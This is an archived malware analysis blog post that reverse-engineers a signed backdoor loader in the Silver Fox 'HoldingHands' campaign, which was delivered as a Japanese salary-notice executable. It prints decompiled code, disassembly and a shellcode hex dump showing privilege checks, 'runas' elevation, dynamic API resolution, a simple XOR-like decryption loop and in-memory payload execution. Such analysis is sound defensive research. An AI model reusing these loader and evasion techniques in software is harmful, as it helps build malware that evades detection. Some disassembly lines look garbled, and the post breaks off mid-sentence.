


Tracing Silver Fox The Winos 4.0 Campaign Behind Operation Holding Hands


Published: 2025-06-10 · Archived: 2026-04-05 20:25:09 UTC

Introduction

→ Increasingly, malware authors are leveraging legitimate digital signatures to evade detection and raise user trust. Recently, I analyzed a backdoor sample that also uses a valid digital signature to appear benign. This particular sample stores references to key functions either within the executable's filename or in an accompanying INI configuration file. During execution, it dynamically reads these references to perform its tasks.



→ Today, we examine a malware sample named “給与制度改定のお知らせ.exe” (translated as Notice of Salary System Revision.exe), which was distributed through a phishing website targeting Japanese users. The stolen certificate belongs to “Sid Narayanan Ltd” and was recently signed. The following campaign has been using many different Digital Certificates.



→ Upon opening the “給与制度改定のお知らせ.exe” sample in PE Studio, we observed several suspicious imports indicative of malicious behavior, including `ShellExecute` , `WriteFile` , and `LoadLibrary` . Additionally, we discovered a PDB (Program Database) path embedded in the binary:

D:\Workspace\HoldingHands-develop\HoldingHands-develop\Door\x64\Release\BackDoor.pdb

This provides a strong indication that the executable functions as a backdoor. Interestingly, this particular PDB string has been observed in multiple samples associated with this campaign, hence giving the title for the blog.

PE Analysis

```
v22 = -2i64;
IsMember = 0;
SidToCheck = 0i64;
*(_DWORD *)pIdentifierAuthority.Value = 0;
*(_WORD *)&pIdentifierAuthority.Value[4] = 1280;
if ( AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0,
&SidToCheck) )
{
    v3 = CheckTokenMembership(0i64, SidToCheck, &IsMember);
    v4 = IsMember;
    if ( !v3 )
        v4 = 0;
    IsMember = v4;
    FreeSid(SidToCheck);
}
```

→ The code initializes a **SID (Security Identifier)** with specific values and checks whether the current process token belongs to a group associated with the **Administrators** SID. This helps to determine if it's running with elevated privileges or not.

```
if ( IsMember )
{
    if ( SHGetFolderPath(0i64, 28, 0i64, 0, (LPWSTR)Filename) )
        return 0;
    lstrcatW((LPWSTR)Filename, L"\\a");
    lstrcpyW(&String1, (LPCWSTR)Filename);
    v5 = &String1;
    v6 = String1;
    if ( String1 )
    {
        do
        {
            if ( v6 == 92 || v6 == 47 )
            {
                *v5 = 0;
                if ( !CreateDirectoryW(&String1, 0i64) && GetLastError() != 183 )
                    return 0;
                *v5 = 92;
            }
            ++v5;
            v6 = *v5;
        }
        while ( *v5 );
    }
    if ( !CreateDirectoryW(&String1, 0i64) && GetLastError() != 183 )
        return 0;
    lstrcpyW((LPWSTR)FileName, (LPCWSTR)Filename);
    lstrcatW((LPWSTR)FileName, L"\\a.zip");
    v7 = CreateFileW((LPCWSTR)FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
}
```

→ The malware checks if the current user has administrative privileges and retrieves the `CSIDL_LOCAL_APPDATA` directory(C:\Users\User\AppData\Local).It creates a directory named `a` within this location.It then constructs a file named `a.zip` inside this directory and obfuscates the payload data using a multi-byte transformation based on a fixed in-memory key. The obfuscated data is written to `a.zip`

```
memset(&pExecInfo, 0, 0x68ui64);
ProcessInformation.hProcess = 0i64;
ProcessInformation.hThread = 0i64;
*(_QWORD *)&ProcessInformation.dwProcessId = 0i64;
pExecInfo.cbSize = 104;
HIDWORD(pExecInfo.hInstApp) = 1;
LOWORD(pExecInfo.lpIDLList) = 0;
memset(&ApplicationName, 0, 0x208ui64);
wcscpy_s(&ApplicationName, 0x104ui64, (const wchar_t *)Filename);
wcscat_s(&ApplicationName, 0x104ui64, L"\\Run.exe");
CreateProcessW(
    &ApplicationName,
    0i64,
    0i64,
    0i64,
    0,
    0x10u,
    0i64,
    (LPCWSTR)Filename,
    (LPSTARTUPINFO)&pExecInfo,
    &ProcessInformation);
return 0;
}
CloseHandle(v7);
}
return 1;
```

→ The malware constructs a full path to `Run.exe` (`C:\Users\johndoe\AppData\Local\Run.exe`) and launches it via `CreateProcessW` with `CREATE_NEW_CONSOLE` , ensuring a clean startup state using a manually initialized `SHELLEXECUTEINFO` structure.

→ If the direct process launch fails or as an alternate execution path, it falls back to `ShellExecuteExA` , using the “runas” verb to relaunch itself with elevated privileges, to bypass UAC and escalate privileges.

I was going through the disassembly and trying to figure out how the a.zip is unzipped

```
if ( CoInitialize(0i64) < 0 )
    return 0;

if ( CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv) < 0 )
{
    CoUninitialize();
    return 0;
}

VariantInit(&pvarg);
pvarg.vt = 8;
pvarg.llVal = (LONGLONG)SysAllocString(psz);

v5 = (*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *))
      (*(_QWORD *)ppv + 72))(ppv, &pvarg, &v33);
VariantClear(&pvarg);

if ( v5 < 0 || !v33 )
{
    *(void (__fastcall **)(LPVOID))(*(_QWORD *)ppv + 16)(ppv);
    CoUninitialize();
    return 0;
}

v23 = (*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *))
      (*(_QWORD *)ppv + 72))(ppv, &v37, &v32);

VariantClear(&v36);

*(void (__fastcall **)(LONGLONG))(*(_QWORD *)v34 + 16)(v34);
*(void (__fastcall **)(__int64))(*(_QWORD *)v32 + 16)(v32);
*(void (__fastcall **)(__int64))(*(_QWORD *)v33 + 16)(v33);
*(void (__fastcall **)(LPVOID))(*(_QWORD *)ppv + 16)(ppv);
CoUninitialize();

return v26 >= 0;
```

→ The code initializes the **COM subsystem** using `CoInitialize`, then **creates an instance of a COM object** via `CoCreateInstance` to perform operations on the ZIP file.

→ It constructs a `VARIANT` containing the **full path to the ZIP archive**, wrapping it as a `BSTR`. The method `(*(__int64 (__fastcall **)(LPVOID, VARIANTARG *, __int64 *)) (v4 + 72))` is called to **invoke the unzipping**.

lea rcx,qword ptr ss:[rbp+20] call qword ptr ds:[CreateFileW] mov rbx,rcx cmp rax,FFFFFFFFFFFFFFFF je sample.7FF692783071 mov dword ptr ss:[rbp+20],4D3C2B1A mov byte ptr ss:[rbp+24],5E mov r10,rsi lea r14,qword ptr ds:[7FF692789040] mov r11d,1	rbx:&L"C:\\Users\\johndoe\\AppData\\Local\\a\\a.zip" 5E: '^' r10:"onecore\\com\\combase\\class\\compobj.cxx"
sub r11,r14 sub rdi,r14 mov r15,CCCCCCCCCCCCCCCC lea r9,qword ptr ds:[r10+r14] mov rax,r15 mul r10 shr rdx,2 lea rax,qword ptr ds:[rdx+rdx*4] mov rcx,r10 sub rcx,rcx movzx rcx,byte ptr ss:[rbp+rcx+20]	r10:"onecore\\com\\combase\\class\\compobj.cxx" r10:"onecore\\com\\combase\\class\\compobj.cxx"

- Modules
- a.zip
- Run.exe

Run.exe

config	5/30/2025 10:26 PM	File folder
collalautriv.xml	4/27/2025 12:24 AM	XML Document
CreateFileA	5/8/2025 8:20 PM	File
DwhsOqnbdrd.dat	4/7/2025 8:24 PM	DAT File
dxpi.txt	5/18/2025 7:43 PM	Text Document
kernel32.dll	4/7/2025 8:25 PM	Application exten...
key.pp	5/8/2025 8:23 PM	PP File

```

GetModuleFileNameA(0i64, &Filename, 0x104u);
lstrcpyA(String1, &Filename);
v5 = lstrlenA(String1) - 1;
v6 = v5;
if ( v5 >= 0 )
{
while ( String1[v6] != 92 )
{
--v5;
if ( --v6 < 0 )
goto LABEL_4;
}
v8 = v5 + 1i64;
if ( v8 >= 0x104 )
{
report_rangecheckfailure();
JUMPOUT(0x140001754i64);
}
String1[v8] = 0;
}
ABEL_4:
memset(&Dst, 0, 0x104ui64);
lstrcpyA(&Dst, String1);
lstrcatA(&Dst, "\\*");
v7 = FindFirstFileA(&Dst, &FindFileData);
if ( v7 == (HANDLE)-1i64 )
{
GetLastError();
}
else
{
do
{
if ( (FindFileData.cFileName[0] != 46 || FindFileData.cFileName[1]
&& (FindFileData.cFileName[0] != 46 || FindFileData.cFileName[1] != 46 || FindFileData.cFileName[2]) )
{
v9 = strrchr(&Filename, 92);
if ( strcmp(FindFileData.cFileName, v9 + 1) )
{
if ( FindFileData.dwFileAttributes & 0x10 )
{
++v4;
lstrcpyA(::String1, FindFileData.cFileName);
}
}
}
}
}
}

```

→ Initially it gets the executable's full path using `GetModuleFileNameA` and extract **directory** from the path. Search for files in the same directory and skip `.`, `..` and itself. **If exactly one directory is found**, then only proceed.

```

sub_140001000(v10, LibFileName, 0i64, 12);
hModule = LoadLibraryA(LibFileName);
if ( hModule )
{
    memset(String, 0, 0x104ui64);
    v11 = GetModuleFileNameA(0i64, String, 0x104u);
    if ( v11 )
    {
        if ( v11 != 260 )
        {
            v12 = lstrlenA(String) - 1;
            v13 = v12;
            if ( v12 >= 0 )
            {
                while ( String[v13] != 92 )
                {
                    --v12;
                    if ( --v13 < 0 )
                        goto LABEL_26;
                }
                String[v12] = 0;
            }
        }
    }
}
LABEL_26:
lstrcatA(String, "\\");
lstrcatA(String, ::String1);
*(__QWORD *)String2 = 0i64;
v40 = 0i64;
v41 = 0;
v35 = 7633012;
sub_140001000(v14, String2, (const CHAR *)&v35, 8);
lstrcatA(String, "\\");
lstrcatA(String, String2);
v15 = GetProcAddress(hModule, "CreateFileA");
v16 = (void *)((__int64 (__fastcall *)(char *, __int64, __int64))v15)(String, 0x80000000i64, 1i64);
v17 = v16;
if ( v16 != (void *)-1i64 )
{
    if ( GetFileSizeEx(v16, &FileSize) )
    {
        v19 = FileSize;
        v33 = 725372254;
        v34 = 26;
    }
}

```

→ Next up, it uses the function `sub_140001000` to traverse a directory and pick up file names. In this case, it's grabbing a filename like `kernel32.dll` from a directory of dummy files. Then, it passes this name to `LoadLibrary`, pretending to load a legit system DLL.

CC	int3	
48:895C24 08	mov qword ptr ss:[rsp+8],rbx	LoadLibraryA
48:897424 10	mov qword ptr ss:[rsp+10],rsi	
57	push rdi	
48:83EC 20	sub rsp,20	
48:8BF9	mov rdi,rcx	rcx:"kernel32.dll"
48:85C9	test rcx,rcx	rcx:"kernel32.dll"

→ Combine directory + `String1` + a second string(.txt) which points to a **payload file** inside the directory. In our case it's `dxpi.txt`.

```

v15 = GetProcAddress(hModule, "CreateFileA");
v16 = (v15)(String, 0x80000000i64, 1i64);
v17 = v16;
if ( v16 != -1i64 )
{
    if ( GetFileSizeEx(v16, &FileSize) )
    {
        v19 = FileSize;
        v33 = 725372254;
        v34 = 26;
        *String2 = 0i64;
        v40 = 0i64;
        v41 = 0;
        v35 = 7105912;
        sub_140001000(v18, String2, &v35, 16);
        lstrlenA(String2);
        String2[4] -= 32;
        *(&v40 + 3) = (BYTE3(v40) - 32);
        v20 = lstrlenA(String2);
        v21 = v20;
        v20 /= 2;
        v22 = v20;
        if...
        v27 = GetProcAddress(hModule, String2);
        if ( v27 )
        {
            v28 = (v27)(0i64, v19.QuadPart, 12288i64, 64i64);
            if ( v28 )
            {
                v29 = GetProcAddress(hModule, "ReadFile");
                v30 = GetProcAddress(hModule, "VirtualFree");
                v36 = 0;
                v31 = v30;
                if ( !(v29)(v17, v28, v19.LowPart, &v36, 0i64) )
                {
                    (v31)(v28, v19.QuadPart, 0x8000i64);
                    CloseHandle(v17);
                }
            }
        }
    }
}

```

→ CreateFileA , ReadFile , VirtualFree , and other Windows APIs are resolved dynamically with GetProcAddress .Open the payload (CreateFileA) with GENERIC_READ .Get file size with GetFileSizeEx .Allocate memory dynamically with VirtualAlloc and read file contents into memory.

<p>1</p> <p>2</p>	<pre> for (i = 0; i < FileSize; i++) buffer[i] = (buffer[i] - key[i % 5] + 256) % 256; </pre>
-------------------	--


→ Simple decryption loop using key which is derived from a constant (v33) and cast buffer to a function and execute it.

Dynamic Analysis


00007FF776AF148C	44:8D48 08	lea r9d,qword ptr ds:[rax+8]	
00007FF776AF1490	66:C74424 48 7478	mov word ptr ss:[rsp+48],7874	
00007FF776AF1497	C64424 4A 74	mov byte ptr ss:[rsp+4A],74	74: 't'
00007FF776AF149C	E8 5FBFFFFF	call run.7FF776AF1000	
00007FF776AF14A1	48:8D15 D41D0000	lea rdx,qword ptr ds:[7FF776AF327C]	
00007FF776AF14A8	48:8D8D D0000000	lea rcx,qword ptr ss:[rbp+D0]	
00007FF776AF14AF	FF15 78180000	call qword ptr ds:[<1strcatA>]	
00007FF776AF14B5	48:8D95 A0000000	lea rdx,qword ptr ss:[rbp+A0]	
00007FF776AF14BC	48:8D8D D0000000	lea rcx,qword ptr ss:[rbp+D0]	
00007FF776AF14C3	FF15 67180000	call qword ptr ds:[<1strcatA>]	
00007FF776AF14C9	48:8B00 90410000	mov rcx,qword ptr ds:[7FF776AF5660]	rcx:"coll1alautriv.xml"
00007FF776AF14D0	48:8D15 811D0000	lea rdx,qword ptr ds:[7FF776AF3288]	00007FF776AF3288:"CreateFileA"
00007FF776AF14D7	FF15 78180000	call qword ptr ds:[<GetProcAddress>]	
00007FF776AF14DD	45:33C9	xor r9d,r9d	
00007FF776AF14E0	48:897C24 30	mov qword ptr ss:[rsp+30],rdi	
00007FF776AF14E5	C74424 28 80000000	mov dword ptr ss:[rsp+28],80	
00007FF776AF14E9	48:8D8D D0000000	lea rcx,qword ptr ss:[rbp+D0]	
00007FF776AF14F4	BA 00000080	mov edx,80000000	
00007FF776AF14F9	C74424 20 03000000	mov dword ptr ss:[rsp+20],3	
00007FF776AF1501	45:8D41 01	lea r8d,qword ptr ds:[r9+1]	
00007FF776AF1505	FFD0	call rax	
00007FF776AF1507	4C:8BF8	mov r15,rax	
00007FF776AF150A	48:83F8 FF	cmp rax,FFFFFFFFFFFFFFFF	
00007FF776AF150E	0F34 07020000	ja run.7FF776AF1718	
00007FF776AF1514	48:8D5424 50	lea rdx,qword ptr ss:[rsp+50]	
00007FF776AF1519	48:88C8	mov rcx,rax	rcx:"coll1alautriv.xml"
00007FF776AF151C	FF15 E61A0000	call qword ptr ds:[<GetFileSizeEx>]	
00007FF776AF1522	85C0	test eax,ecx	
00007FF776AF1524	75 0E	jne run.7FF776AF1534	
00007FF776AF1526	49:88CF	mov rcx,r15	rcx:"coll1alautriv.xml"
00007FF776AF1529	FF15 21180000	call qword ptr ds:[<CloseHandle>]	
00007FF776AF152F	E9 E7010000	jmp run.7FF776AF1718	

00007FFB3C935E9D	48:895C24 08	mov qword ptr ss:[rsp+8],rbx	CreateFileA
00007FFB3C935E9A	48:897C24 18	mov qword ptr ss:[rsp+18],rdi	[rsp+10]:CreateFileA
00007FFB3C935E9F	55	push rbp	
00007FFB3C935EA0	48:88EC	mov rbp,rbp	
00007FFB3C935EA3	48:883C 60	sub rsp,60	
00007FFB3C935EA7	8BF2	mov esi,edx	
00007FFB3C935EA9	49:88D9	mov rdx,r9	
00007FFB3C935EAC	48:88D1	mov rdx,rcx	
00007FFB3C935EAF	41:88F8	mov edi,r8d	
00007FFB3C935EB2	48:8D4D E0	lea rcx,qword ptr ss:[rbp-20]	rcx:"C:\\Users\\johndoe\\AppData\\Local\\a\\Modules\\dxpi.txt"
00007FFB3C935EB6	48:FF15 83EB1A00	call qword ptr ds:[<RtlInitAnsiStringEx>]	
00007FFB3C935EBD	0F4400 00	nop dword ptr ds:[rax+rax],eax	
00007FFB3C935EC2	85C0	test eax,ecx	
00007FFB3C935EC4	0F88 80550900	ja kernelbase.7FFB3C9C844A	rax>CreateFileA
00007FFB3C935ECA	48:8805 EF0E2800	mov rax,qword ptr ds:[<RtlAnsiStr>]	
00007FFB3C935ED1	48:8D55 E0	lea rdx,qword ptr ss:[rbp-20]	
00007FFB3C935ED5	41:80 01	mov r8b,1	
00007FFB3C935ED8	48:8D4D D0	lea rcx,qword ptr ss:[rbp-30]	[rbp-30]:AreFileApisANSI
00007FFB3C935EDC	FF15 D6F81A00	call qword ptr ds:[7FFB3CAE5A88]	
00007FFB3C935EE2	85C0	test eax,ecx	
00007FFB3C935EE4	0F88 50550900	ja kernelbase.7FFB3C9C843A	
00007FFB3C935EEA	8840 38	mov ecx,qword ptr ss:[rbp+38]	
00007FFB3C935EEF	8BC1	mov eax,ecx	
00007FFB3C935EF4	25 B77F0000	and eax,7FB7	
00007FFB3C935EF8	C745 E0 20000000	mov dword ptr ss:[rbp-20],20	20: ' '
00007FFB3C935EFB	8945 E4	mov dword ptr ss:[rbp-1C],eax	
00007FFB3C935EFE	8BC1	mov eax,ecx	
00007FFB3C935F00	25 0000F0FF	and eax,FFF00000	
00007FFB3C935F05	8945 E8	mov dword ptr ss:[rbp-18],eax	
00007FFB3C935F08	0FBAE1 14	bt ecx,14	
00007FFB3C935F0C	72 5D	jb kernelbase.7FFB3C935F68	
00007FFB3C935F0E	8365 EC 00	and dword ptr ss:[rbp-14],0	rax>CreateFileA
00007FFB3C935F12	48:8B45 40	mov rax,qword ptr ss:[rbp+40]	
00007FFB3C935F16	44:88C7	mov r8d,edi	
00007FFB3C935F19	836424 28 00	and dword ptr ss:[rsp+28],0	
00007FFB3C935F1E	8D06	mov edx,esi	
00007FFB3C935F20	44:884D 30	mov r8d,dword ptr ss:[rbp+30]	
00007FFB3C935F24	48:884D D8	mov rcx,qword ptr ss:[rbp-28]	[rbp-28]:"C:\\Users\\johndoe\\AppData\\Local\\a\\Modules\\dxpi.txt"
00007FFB3C935F28	48:8945 F8	mov qword ptr ss:[rbp-8],rax	rax>CreateFileA
00007FFB3C935F2C	48:8D45 E0	lea rax,qword ptr ss:[rbp-20]	rax>CreateFileA
00007FFB3C935F30	48:894424 20	mov qword ptr ss:[rsp+20],rax	rax>CreateFileA
00007FFB3C935F35	48:895D F0	mov qword ptr ss:[rbp-10],rbx	
00007FFB3C935F39	E8 C2000000	call kernelbase.7FFB3C936000	
00007FFB3C935F3E	48:8D4D D0	lea rcx,qword ptr ss:[rbp-30]	[rbp-30]:AreFileApisANSI
00007FFB3C935F42	48:88D8	mov rbx,rax	rax>CreateFileA
00007FFB3C935F45	48:FF15 64E51A00	call qword ptr ds:[<RtlFreeUnicodeStrin>]	
00007FFB3C935F4C	0F34400 00	nop dword ptr ds:[rax+rax],eax	
00007FFB3C935F51	48:88C3	mov rax,rbx	rax>CreateFileA
00007FFB3C935F54	4C:8D5C24 60	lea r11,qword ptr ss:[rsp+60]	

→ It reads the the payload from dxpi.txt in the modules directory. Read the coll1alautriv.xml file in the same directory to get the VirtualAlloc function name, and then get the VirtualAlloc function address, as shown above.



→ Since we know it's using `VirtualAlloc` we can put a breakpoint on it and find the memory address where the memory is being allocated. We can follow the memory in dump since we know it's going to be decrypted.



→ We have the decrypted payload below which will be executed in the memory. We can step over the point after the decryption to see what the payload does.


Address	Hex	ASCII
000001A9FB9E0000	48 89 5C 24 08 55 56 57 41 54 41 55 41 56 41 57	H.\\$.UVWATAUAVAW
000001A9FB9E0010	48 8D AC 24 A0 F2 FF FF 48 81 EC 60 0E 00 00 65	H.-\$ öyyH.ì...e
000001A9FB9E0020	48 8B 04 25 60 00 00 00 45 33 E4 41 83 CD FF 48	H..%`...E3ãA.iYH
000001A9FB9E0030	8B 40 18 45 8D 7C 24 41 48 8B 40 10 4C 8B 40 30	.@.E. \$AH.@.L.@
000001A9FB9E0040	49 63 48 3C 42 88 9C 01 88 00 00 00 49 03 D8 49	ICH<B.....I.OI
000001A9FB9E0050	3B D8 74 5E 44 88 5B 18 45 85 DB 74 55 44 8B 73	;øt^D.[.E.ØtUD.S
000001A9FB9E0060	20 45 03 DD BF F2 03 F8 C4 48 8D 0C 9E 46 8B 0C	E.Yç.øAK...F..
000001A9FB9E0070	01 4D 03 C8 45 8A 11 49 FF C1 45 84 D2 74 2E 41	.M.ÉE..IyÄE.Øt.A
000001A9FB9E0080	0F BE CA 45 2A D7 8B D1 83 CA 20 41 80 FA 19 45	.%ÉE*x.N.É A.ú.E
000001A9FB9E0090	8A 11 0F 47 D1 49 FF C1 33 D7 69 FA 93 01 00 01	...GNÏyÄ3xiú...
000001A9FB9E00A0	45 84 D2 75 DA 81 FF 55 17 BE EB 74 0A 45 85 DB	E.ØuÜ.yU.%æt.E.Ü
000001A9FB9E00B0	75 AF 48 8B 00 EB 85 88 4B 24 49 03 C8 42 0F B7	u`H..ë..K\$I.EB..
000001A9FB9E00C0	14 59 88 4B 1C 49 03 C8 8B 04 91 33 D2 49 03 C0	.Y.K.I.É...3ØI.A
000001A9FB9E00D0	48 8D 8D 10 06 00 00 44 8D 42 33 FF D0 48 8B 3C	H.....D.B3yDH.<
000001A9FB9E00E0	71 24 8A 20 06 9A 1D 48 89 85 40 02 00 00 48 B8	q\$.Dp..H..@...H.
000001A9FB9E00F0	D1 84 DA 06 26 0F A9 0E 48 89 85 48 02 00 00 48	N.Ú.&@.H..H...H
000001A9FB9E0100	B8 89 C5 66 38 CE AE 48 7F 48 89 85 50 02 00 00	..Äf8tøH.H..P...
000001A9FB9E0110	48 8B B3 64 9F 21 EE DD FF 16 48 89 85 58 02 00	H.`d.!!yY.H.X..
000001A9FB9E0120	00 48 88 E4 36 47 0F 82 EE 50 51 48 89 85 60 02	..H.ägG...PQH..
000001A9FB9E0130	00 00 48 B8 48 64 B6 C2 52 76 B7 5E 48 89 85 68	..H.Hd Ärv.ÄH..h
000001A9FB9E0140	02 00 00 48 B8 7F 48 78 D0 56 B1 FD 6F 48 89 44	...H..KxØV±yØ.H.D
000001A9FB9E0150	24 50 48 B8 B0 9F FA 40 47 63 CC 7D 48 89 44 24	\$PH:ëü@øci}H.D\$
000001A9FB9E0160	58 48 B8 A9 ED 1E 00 F8 87 14 28 66 0F 6F 44 24	XH.øi...ø...f.øD\$
000001A9FB9E0170	50 0F 57 85 40 02 00 00 48 89 44 24 60 48 8B DA	P.W.@...H.D\$H.Ú
000001A9FB9E0180	0A FB 4E 99 AE AF 79 48 89 44 24 68 48 B8 93 53	.ûN.ø`yH.D\$H.H.S
000001A9FB9E0190	35 5C EA EB 3C 3D 66 0F 6F 4C 24 60 4F 57 8D 50	5\ëè<=f.øL\$`W.P

→ The payload starts of by using `CreateDirectoryA` to create a fake update directory in the path:

